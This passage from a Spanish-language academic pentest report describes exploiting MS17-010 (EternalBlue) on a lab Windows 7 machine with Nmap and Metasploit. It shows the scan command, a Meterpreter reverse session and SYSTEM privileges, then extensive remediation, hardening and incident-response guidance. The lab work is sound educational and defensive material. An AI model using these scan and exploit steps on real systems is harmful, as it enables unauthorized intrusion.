


Fuente. Autoría propia

Antes de realizar la explotación, se ejecuta el comando **show options** para validar la configuración, ver *Figura 13*.

Figura 13.

Comando show options - Metasploit




Fuente. Autoría propia

Posteriormente, se ejecuta el comando **exploit** para realizar la explotación de la vulnerabilidad, como se puede ver en la *Figura 14*.

Figura 14.

Comando exploit en Metasploit



Fuente. Autoría propia


En la *Figura 15* se puede confirmar que el exploit fue exitoso y se abrió una sesión Meterpreter:

Sending stage (203846 bytes) to 192.168.1.12 indica Payload enviado.

Meterpreter session 1 opened (192.168.1.13:4444 -> 192.168.1.12:49188) con esto se confirma que se tiene control remoto sobre la máquina Windows 7. Se ha logrado una explotación exitosa de MS17-010 (EternalBlue), hay conexión reversa desde la máquina Windows 7 hacia la máquina Parrot OS. Además, acceso interactivo con Meterpreter.

Figura 15.

Explotación exitosa – sesión abierta Meterpreter



Fuente. Autoría propia

Fase Post-explotación*:* Estando en Meterpreter se procede a verificar la identidad y privilegios ingresando el comando **getuid**, **sysinfo y system** lo cual permite realizar:

Escalada de privilegios

Obtención Permisos de Administrador con el comando **NT AUTHORITY\SYSTEM** lo cual le da un control absoluto, sin restricciones en Servicios y procesos internos del sistema.

Es la cuenta interna con la que Windows ejecuta sus procesos más críticos, con privilegios superiores incluso al administrador.

Plan de Remediación

- Aplicar parche MS17-010 en todos los sistemas.

- Deshabilitar SMBv1 para reducir superficie de ataque
- Implementar segmentación de red y monitoreo.
- Activar auditoría avanzada.
- Uso de EDR y políticas de contraseñas robustas.

Impacto de la vulnerabilidad MS17-010 en los sistemas Windows

La vulnerabilidad MS17-010, también conocida como el exploit EternalBlue, ha tenido un impacto significativo en los sistemas Windows, especialmente en el contexto de los ciberataques. Esta vulnerabilidad ha sido ampliamente explotada por diversos tipos de malware, entre los que destaca el ransomware WannaCry, que causó graves trastornos en numerosas industrias e infraestructuras críticas a nivel mundial. (Fujimoto et al., 2019).

Entre los impactos más relevantes se encuentran:

Explotación generalizada: la vulnerabilidad MS17-010 se ha aprovechado para propagar malware rápidamente a través de sistemas Windows sin parches. Esto incluye infraestructuras críticas como paneles informativos electrónicos, terminales de pago y líneas de producción de automóviles, lo que ha provocado importantes interrupciones operativas.

Herramientas como EternalBlue y EternalRomance, que explotan esta vulnerabilidad, están fácilmente disponibles en internet, lo que facilita a los atacantes la ejecución de sus actividades maliciosas.

Desafíos operativos: muchas organizaciones, especialmente aquellas que utilizan sistemas de control industrial (ICS), se enfrentan a dificultades para aplicar actualizaciones de seguridad debido al largo ciclo de vida y los altos requisitos de disponibilidad de sus sistemas. Esto las hace particularmente vulnerables a ataques que explotan la vulnerabilidad MS17-010. (Fujimoto et al., 2019).

La dificultad de implementar sistemas de detección de intrusiones (IDS) sin alterar las estructuras de sistemas existentes complica aún más la defensa contra dichas vulnerabilidades.

Detección y mitigación: un método propuesto para detectar ataques que aprovechan la vulnerabilidad MS17-010 consiste en analizar los registros de eventos integrados de Windows. Este método puede detectar ataques en casi todas las versiones compatibles de Windows y puede integrarse en entornos de producción mediante funciones estándar de Windows.

La aplicación de parches de seguridad es la principal estrategia de mitigación. Sin embargo, la aplicación oportuna de estos parches a menudo se ve obstaculizada por limitaciones operativas.

La información que ayudó a identificar el fallo de seguridad fue la siguiente:

- ✓ Sistema operativo sin parches (Windows 7).
- ✓ Servicio SMB activo (puerto 445 abierto).
- ✓ Uso de SMBv1 (confirmado por escaneo Nmap).
- ✓ Vulnerabilidad MS17-010 (EternalBlue) detectada mediante:

  script smb-vuln-ms17-010 en Nmap.
- ✓ Módulo ms17_010_eternalblue en Metasploit.
- ✓ Explotación exitosa en laboratorio → sesión Meterpreter abierta.
- ✓ Problemas con **stdapi** confirmaron sesión parcial, pero se validó la ejecución del exploit.

Herramientas utilizadas para identificar el fallo de seguridad en la máquina Windows 7

La herramienta principal fue **Nmap**, complementada con scripts NSE específicos para SMB. Con el comando `nmap -script smb-vuln-ms17-010 192.168.1.12`

Este script permitió confirmar la vulnerabilidad MS17-010 (EternalBlue) en el servicio SMB de la máquina Windows 7.


Además, se usó **Metasploit Framework** para validar la explotación del fallo.

Puerto abierto por la aplicación específica en la situación problema: La aplicación vulnerable (servicio SMB) utiliza el puerto TCP 445, que corresponde a Microsoft-DS (SMB). Este puerto es crítico porque permite compartir archivos e impresoras en red. SMBv1 en Windows 7 sin parchear es vulnerable a MS17-010.

En la *Figura 16* se muestra como afecta el ataque a la máquina Windows 7

Figura 16.

Diagrama ataque máquina Parrot a la máquina Windows



Fuente. Autoría propia

Estrategias de Respuesta y Defensa ante Amenazas Digitales

Acciones necesarias ante ataque en tiempo real

Para responder a un ataque en tiempo real, lo primero que indagaría es la naturaleza del ataque y su vector de entrada, porque sin esa información no se puede contener de manera efectiva. Para esto es importante seguir una serie de pasos técnicos que permitan identificar, mitigar y responder eficazmente a la amenaza. En la *Tabla 8*, se detallan las acciones iniciales:

Tabla 8.

Pasos técnicos para responder ataque en tiempo real

Acción	Descripción
Identificación del Ataque	Antes de actuar, el Blue Team debe verificar señales técnicas que indiquen actividad maliciosa. El primer paso es detectar el ataque y clasificarlo, para ello se realiza lo siguiente: *Monitoreo de Alertas:* Revisar las alertas generadas por sistemas de detección de intrusiones (IDS), herramientas de monitoreo de seguridad y registros de eventos. *Análisis de Tráfico:* Examinar el tráfico de red en busca de patrones inusuales o comportamientos anómalos que puedan indicar un ataque.
Contención Inmediata	La contención temprana evita propagación, por lo cual se debe hacer lo siguiente: *Aislamiento de Sistemas Afectados:* Desconectar o aislar los sistemas comprometidos de la red para evitar la propagación del ataque. *Desactivación de Cuentas Comprometidas*: Si se identifica que una cuenta de usuario ha sido comprometida, desactivarla inmediatamente.
Análisis del Incidente	Evitar la pérdida de evidencia es un punto crítico según ISO 27035 y NIST, es por ello que se debe hacer: *Recolección de Evidencias:* Recopilar registros de eventos, capturas de paquetes y otros datos relevantes para entender la naturaleza del ataque. *Identificación de la Vulnerabilidad:* Determinar cómo se llevó a cabo el ataque, qué vulnerabilidades fueron explotadas y qué sistemas fueron afectados.

Comunicación y Coordinación	*Notificación a Equipos Internos:* Informar a los equipos de seguridad, IT y gestión sobre el incidente para coordinar la respuesta. *Documentación del Incidente:* Registrar todos los detalles del ataque, incluyendo el tiempo de detección, acciones tomadas y cualquier comunicación relevante. En la documentación es un requisito obligatorio en ISO 27035 y NIST, incluir: • Línea de tiempo • Vectores de ataque • Evidencia relevante • Acciones tomadas • Controles preventivos recomendados
Respuesta y Mitigación	*Implementación de Medidas de Mitigación*: Aplicar parches, cambiar configuraciones de seguridad y tomar otras acciones necesarias para mitigar el ataque. *Restauración de Servicios:* Trabajar para restaurar los servicios afectados de manera segura, asegurando que no haya riesgos adicionales.
Análisis Post-Incidente	*Revisión de Respuesta*: Después de contener el ataque, realizar una revisión de la respuesta para identificar lecciones aprendidas y áreas de mejora. *Actualización de Políticas y Procedimientos*: Modificar las políticas de seguridad y los procedimientos de respuesta a incidentes basándose en la experiencia adquirida.

Nota: Esta tabla muestra los pasos técnicos para responder un ataque en tiempo real. *Fuente.* Autoría propia

Acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática

La hardenización constituye un elemento esencial dentro de una estrategia integral de ciberseguridad, ya que permite reforzar la infraestructura tecnológica frente a múltiples tipos de amenazas. Para que sea efectiva, debe aplicarse siguiendo un proceso ordenado, automatizado cuando sea posible, y con la capacidad de ajustarse continuamente al panorama cambiante de riesgos digitales (Sujatha, 2024).

A partir del incidente ocurrido en **SecureNova Labs**, donde se materializó una explotación de vulnerabilidad seguida de escalamiento de privilegios y desplazamiento lateral dentro de la red, se

plantean las siguientes acciones de hardening. Estas medidas están orientadas tanto al equipo afectado (Host-A) como al servidor complementario (Host-B), además de a la red en su conjunto.

Hardenización del sistema operativo Windows 7 (Host-A y Host-B)

Mantener actualizados el sistema operativo y las aplicaciones mediante la instalación constante de parches de seguridad.

Eliminar o desactivar cuentas locales con permisos administrativos que no sean indispensables.

Establecer políticas de contraseñas estrictas, aumentando su complejidad, longitud y fecha de vencimiento.

Habilitar el control de cuentas de usuario y limitar las capacidades de ejecución según el rol.

Desactivar servicios, protocolos y puertos que no se utilicen para disminuir la superficie de ataque.

Implementar herramientas de control como AppLocker o Windows Defender Application Control, permitiendo únicamente la ejecución de aplicaciones autorizadas.

Endurecimiento de cuentas y privilegios

Es fundamental aplicar el principio de privilegio mínimo, garantizando que cada usuario cuente únicamente con los accesos necesarios para sus tareas. Asimismo, debe activarse auditoría constante sobre la creación y modificación de cuentas, con alertas automáticas en caso de que surjan nuevos usuarios con permisos elevados.

Para proteger el acceso remoto y administrativo, se recomienda utilizar autenticación multifactor (MFA). Además, es buena práctica separar las cuentas administrativas de aquellas empleadas para actividades cotidianas, evitando que un solo perfil combine usos críticos con actividades diarias.

Hardenización de red y mitigación del movimiento lateral

Implementar segmentación de red mediante VLANs para separar estaciones de trabajo de los sistemas sensibles.

Limitar el uso de protocolos de administración remota (RDP, SMB, PowerShell Remoting) únicamente a equipos autorizados.

Configurar firewalls internos con reglas estrictas que controlen la comunicación entre hosts, como Host-A y Host-B.

Incorporar soluciones IDS/IPS que permitan identificar intentos de explotación y movimientos laterales en la red.

Deshabilitar el almacenamiento de credenciales en caché y fortalecer la protección contra su robo, reduciendo el riesgo de escalamiento de privilegios.

Monitoreo y respuesta a incidentes

Centralizar los registros en un SIEM permite correlacionar eventos y detectar anomalías de manera temprana. Es fundamental activar alertas para actividades sensibles como la creación de cuentas nuevas, elevación de privilegios o accesos a recursos críticos.

También se recomienda desplegar honeypots o cuentas señuelo para identificar intentos de abuso, así como realizar verificaciones periódicas de integridad de archivos y configuraciones mediante herramientas especializadas, garantizando que no existan cambios no autorizados.

Copias de seguridad y recuperación

Se deben realizar backups cifrados, validados con regularidad y almacenados en ubicaciones aisladas (ya sea offline o en servicios en la nube seguros). Igualmente, es necesario efectuar pruebas periódicas del plan de recuperación ante desastres para asegurar su eficacia.

Medidas adicionales de hardening

Aplicar parches a aplicaciones vulnerables y, cuando sea viable, ejecutarlas en entornos aislados o contenedores.

Deshabilitar macros y bloquear la ejecución de scripts que no estén firmados digitalmente.

Mantener copias de seguridad cifradas y probadas para garantizar la disponibilidad de la información.

Capacitar de manera continua a usuarios y administradores en prácticas seguras, reduciendo el riesgo de errores humanos que puedan comprometer los sistemas.

Estado en cuanto a seguridad de la máquina Windows 7


En la *Figura 17* se aprecia el centro de actividades de Windows 7, donde se muestran diversas alertas relacionadas con la seguridad y el mantenimiento del sistema que requieren atención inmediata. En primer lugar, se evidencia que Windows Defender no está actualizado, lo cual disminuye su capacidad para detectar spyware y aplicaciones potencialmente dañinas.

Adicionalmente, el equipo no tiene instalado ningún antivirus, lo que incrementa su exposición a diferentes tipos de amenazas informáticas. También se observa que Windows Update se encuentra deshabilitado, impidiendo que el sistema reciba parches y mejoras esenciales para su seguridad y funcionamiento.

Finalmente, se indica que Windows Defender no ha ejecutado un análisis reciente del sistema. Las evaluaciones periódicas son esenciales para identificar y eliminar posibles riesgos, por lo que se recomienda realizar un escaneo completo con el fin de fortalecer la protección general del equipo.

Figura 17.

Centro de actividades - Seguridad - Máquina Windows 7



Fuente. Autoría propia

Diferencias entre el equipo de Blue Team y el equipo de respuesta a incidentes informáticos

El equipo Blue Team tiene como objetivo principal la defensa permanente de la infraestructura de la organización, aplicando controles preventivos y mecanismos de protección que permitan anticiparse a posibles ataques. Por su parte, el CSIRT se enfoca específicamente en la gestión y respuesta a incidentes, actuando una vez que una amenaza se ha materializado para identificarla, analizarla y mitigar sus efectos. Aunque ambos desempeñan funciones diferentes, sus responsabilidades se complementan y son esenciales dentro de una estrategia integral de ciberseguridad. A continuación, se describen sus actividades particulares:

Actividades del Blue Team

Utiliza herramientas de monitoreo como los sistemas SIEM y plataformas SOAR para detectar comportamientos sospechosos y responder con rapidez a posibles amenazas.

Configura y mantiene mecanismos de seguridad sólidos con el objetivo de reducir vulnerabilidades y fortalecer la postura defensiva.

Participa en ejercicios de simulación de ataques (Red vs. Blue Team) para mejorar sus capacidades de respuesta y prepararse frente a nuevas técnicas ofensivas.

Implementa recursos como honeypots y honeynets con el fin de identificar, analizar y estudiar actividades maliciosas dentro de la red.

Actividades del Equipo de Respuesta a Incidentes (CSIRT)

Investiga y analiza los incidentes de seguridad para determinar su origen, alcance y características.

Diseña y ejecuta planes de respuesta orientados a contener, erradicar y corregir los efectos del ataque.

Durante un incidente, actúa como punto de coordinación central, facilitando la comunicación entre las áreas afectadas y los distintos equipos involucrados.

Registra los incidentes y documenta las acciones realizadas, con el propósito de mejorar continuamente los protocolos y estrategias de seguridad de la organización.

Tabla 9.

Cuadro comparativo entre BlueTeam y CSIRT

Aspecto	**BlueTeam**	**CSIRT**
Enfoque Principal	Defensa proactiva y reactiva	Respuesta y gestión de incidentes

Aspecto	BlueTeam	CSIRT
Actividades	Monitoreo, detección, configuración de seguridad	Análisis, respuesta, mitigación, coordinación
Herramientas Utilizadas	SIEM, SOAR, honeypots, honeynets	Herramientas de análisis forense y gestión de incidentes
Entrenamiento	Simulaciones Red vs. Blue Team	Ejercicios de respuesta a incidentes
Objetivo	Prevenir y minimizar el impacto de ataques	Contener y remediar incidentes de seguridad

Nota: Esta tabla muestra una comparación entre el equipo BlueTeam y CSIRT. *Fuente.* Autoría propia

Análisis sobre la pertinencia de trabajar con CIS "Center For Internet Security" como propuesta de aseguramiento por parte de un equipo de Blue Team.

Aplicaría el CIS como una referencia práctica y confiable para robustecer la seguridad de la infraestructura tecnológica, garantizando que las configuraciones del sistema, la gestión de vulnerabilidades y los controles implementados se ajusten a estándares internacionales y a las mejores prácticas en ciberseguridad.

Es importante destacar que el CIS es una entidad de reconocimiento global que elabora lineamientos y estándares de seguridad, conocidos como CIS Benchmarks y el marco de CIS Controls. Estos recursos resultan esenciales para el trabajo del Blue Team, ya que permiten unificar configuraciones seguras, disminuir la exposición a vulnerabilidades conocidas, establecer prioridades de defensa mediante los CIS Controls, facilitar auditorías y procesos de cumplimiento normativo, y fortalecer la capacidad de detección y respuesta frente a amenazas.

Funciones y características de un SIEM

Un SIEM es una herramienta fundamental en la ciberseguridad que ayuda a las organizaciones a recopilar, analizar y responder a eventos de seguridad, mejorando así su capacidad para detectar y mitigar amenazas. En la *Figura 18,* se muestran las características principales y las funciones de un SIEM.

Figura 18.

Características y funciones de un SIEM


Fuente. Autoría propia

Herramientas para contener ataques informáticos

Las herramientas de contención reducen el impacto de los ataques al facilitar respuestas rápidas y efectivas, potenciar los procesos de detección y análisis, integrarse con otras medidas de seguridad y fortalecer una estrategia de defensa proactiva. En la *Figura 19*, se presentan tres ejemplos de dichas herramientas.

Figura 19.

Herramientas para la contención de ataques informáticos



Fuente. Autoría propia

Estas herramientas son importantes para mantener la seguridad e integridad de los datos y sistemas de una organización ante la evolución de las ciberamenazas.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final:

https://www.canva.com/design/DAG6VNNksVw/dWCqUvaug8jVdYlcwurPHw/edit?utm_content=DAG6VNNksVw&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton

Conclusiones

La revisión del marco normativo colombiano evidenció que la Ley 1273, la Ley 1581, las directrices del MinTIC y el Código de Ética del COPNIA son indispensables para garantizar que cualquier actividad de pentesting, manejo de datos o práctica de seguridad se realice dentro de los límites legales. Este análisis permitió identificar riesgos concretos asociados a cláusulas ilícitas y conductas contrarias a la ética profesional.

La construcción del entorno virtual facilitó la aplicación real de las fases del pentesting y permitió comprobar, mediante herramientas como Nmap, Metasploit y Meterpreter, la existencia de vulnerabilidades explotables como MS17-010. Estos resultados demostraron cómo un atacante puede obtener acceso, escalar privilegios y desplazarse lateralmente cuando no existen parches o configuraciones seguras.

La evaluación del ataque simulado reveló fallas críticas como la ausencia de actualizaciones, la falta de antivirus y servicios desconfigurados. Estas debilidades confirmaron la necesidad de controles defensivos sólidos, incluyendo SIEM, segmentación de red, mínimo privilegio y autenticación multifactor, para prevenir y contener compromisos similares.

